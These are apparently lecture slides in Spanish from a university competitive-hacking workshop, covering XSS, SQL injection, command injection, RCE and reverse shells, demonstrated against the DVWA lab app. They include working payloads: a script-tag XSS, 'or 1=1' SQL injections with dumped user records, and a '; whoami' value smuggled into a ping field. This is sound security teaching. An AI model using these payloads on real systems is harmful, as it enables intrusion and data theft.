## Aplicaciones Web II

CC5325 - Taller de Hacking Competitivo Diego Vargas

### Contenido

- Inyecciones
  - o XSS
  - o SQL
  - o Otros
- Ejecución de código remoto
- Reverse shell
- Demo

## Inyecciones Cross-Site Scripting

## Cross-Site Scripting (XSS)

### Objetivo:

- Ejecutar elementos javascript en el navegador de la víctima.
- Usualmente es necesario bypassear filtros y WAFs.

#### Tipos:

- Almacenado
- 2. Reflejado
- 3. DOM

```
<script>
    ...code...
</script>
<script src="https://url.com/code.js"></script>
<button onclick="...code..."></button>
```

## Ejemplo: XSS Reflejado

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?	Diego	Submit

### **Vulnerability: Reflected Cross Site Scripting (XSS)**


omit

## Ejemplo: XSS Reflejado

### **Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name? <script>alert('XSS')</script> Submit

## **Vulnerability: Reflected Cross Site Scripting (XSS)**



## Inyecciones sql

## SQL Injection (SQLi)

### Objetivo:

- Inyectar comandos SQL.
- Extraer información de la DB.
- Modificar información.
- Ejecutar comandos de sistema.

#### Tipos:

- Non-Blind
- 2. Blind (Boolean based, time based)

```
SELECT * FROM users WHERE email = '$email' AND password = md5('$password');
                Supplied values - xxx@xxx.xxx
                                                         xxx') OR 1 = 1 -- ]
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 -- ]');
                 SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
                        SELECT * FROM users WHERE FALSE OR TRUE
                             SELECT * FROM users WHERE TRUE
```

# Vulnerability: SQL Injection User ID: 1 Submit

### **Vulnerability: SQL Injection**



```
GET /vulnerabilities/sqli/?id='&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost/vulnerabilities/sqli/
Cookie: PHPSESSID=aljdilfph0kna9tmjg3dkpvs76; security=low
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 14 Feb 2021 13:41:52 GMT
Server: Apache/2.4.25 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 162
Connection: close
Content-Type: text/html; charset=UTF-8
```

```
SELECT id, first_name, surname FROM people WHERE id = '$ID';
```

```
Vulnerability: SQL Injection

User ID: ' or '1'='1 Submit
```

SELECT id, first\_name, surname FROM people WHERE id = '' or '1'='1';

#### **Vulnerability: SQL Injection**

```
User ID:
                           Submit
ID: ' or '1'='1
First name: admin
Surname: admin
ID: ' or '1'='1
First name: Gordon
Surname: Brown
ID: ' or '1'='1
First name: Hack
Surname: Me
ID: ' or '1'='1
First name: Pablo
Surname: Picasso
ID: ' or '1'='1
First name: Bob
Surname: Smith
```

## Inyecciones

## Otros Tipos de Inyecciones

- NoSQLi
- XML
  - Tag Injection
  - XML eXternal Entity (XXE)
  - XML Entity Expansion (XEE)
- LDAP
- XPath

## Ejecución de Código Remoto

## Remote Code Execution (RCE)

#### Objetivo:

- Forzar la ejecución de comandos de sistema.
- Su alcance depende del lenguaje, framework y OS utilizado en el servidor.
  - Sistema de archivos.
  - Variables de ambiente.
  - Procesos.
  - o Red interna.

## Métodos de Ejecución

- Subiendo archivos ejecutables (webshell)
- Inyección de comandos
- SQLi
- Buffer Overflows
- Deserialización insegura
- Type Confusion

### **Vulnerability: Command Injection**

## Ping a device Enter an IP address: 1.1.1.1 Submit

### **Vulnerability: Command Injection**


Ping a device	
Enter an IP address:	Submit
PING 1.1.1.1 (1.1.1.1): 56 data byte 64 bytes from 1.1.1.1: icmp_seq=0 tt 64 bytes from 1.1.1.1: icmp_seq=1 tt 64 bytes from 1.1.1.1: icmp_seq=2 tt 64 bytes from 1.1.1.1: icmp_seq=3 tt 1.1.1.1 ping statistics 4 packets transmitted, 4 packets rec round-trip min/avg/max/stddev = 59.2	<pre>l=52 time=62.510 ms l=52 time=61.399 ms l=52 time=59.903 ms l=52 time=59.252 ms eived, 0% packet loss</pre>


```
ping -c 4 1.1.1.1
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 1.1.1.1: icmp_seq=1 ttl=59 time=14.7 ms
64 bytes from 1.1.1.1: icmp_seq=2 ttl=59 time=16.3 ms
64 bytes from 1.1.1.1: icmp_seq=3 ttl=59 time=31.4 ms
64 bytes from 1.1.1.1: icmp_seq=4 ttl=59 time=15.8 ms

--- 1.1.1.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 14.689/19.566/31.395/6.855 ms
```

```
system('ping -c 4 $IP');
system('ping -c 4 ; whoami');
```


Vulnerability: Command Injection				
Ping a device				
Enter an IP address: ; whoami	Submit			





## Reverse Shell

### Reverse Shell



### Reverse Shell

### Objetivo:

- Explotar el RCE para obtener acceso directo a una terminal.
- Más cómodo y rápido que ejecutar cada comando por RCE.

## Demo

## Herramientas

- Burp
- sqlmap (<u>https://github.com/sqlmapproject/sqlmap</u>)
- DVWA (<a href="https://github.com/opsxcq/docker-vulnerable-dvwa">https://github.com/opsxcq/docker-vulnerable-dvwa</a>)
- Juice Shop
   (<u>https://pwning.owasp-juice.shop/companion-guide/latest/part1/running.htm</u>
   <u>l#\_docker\_image</u>)
- Command Injection Labs
   (https://portswigger.net/web-security/all-labs#os-command-injection)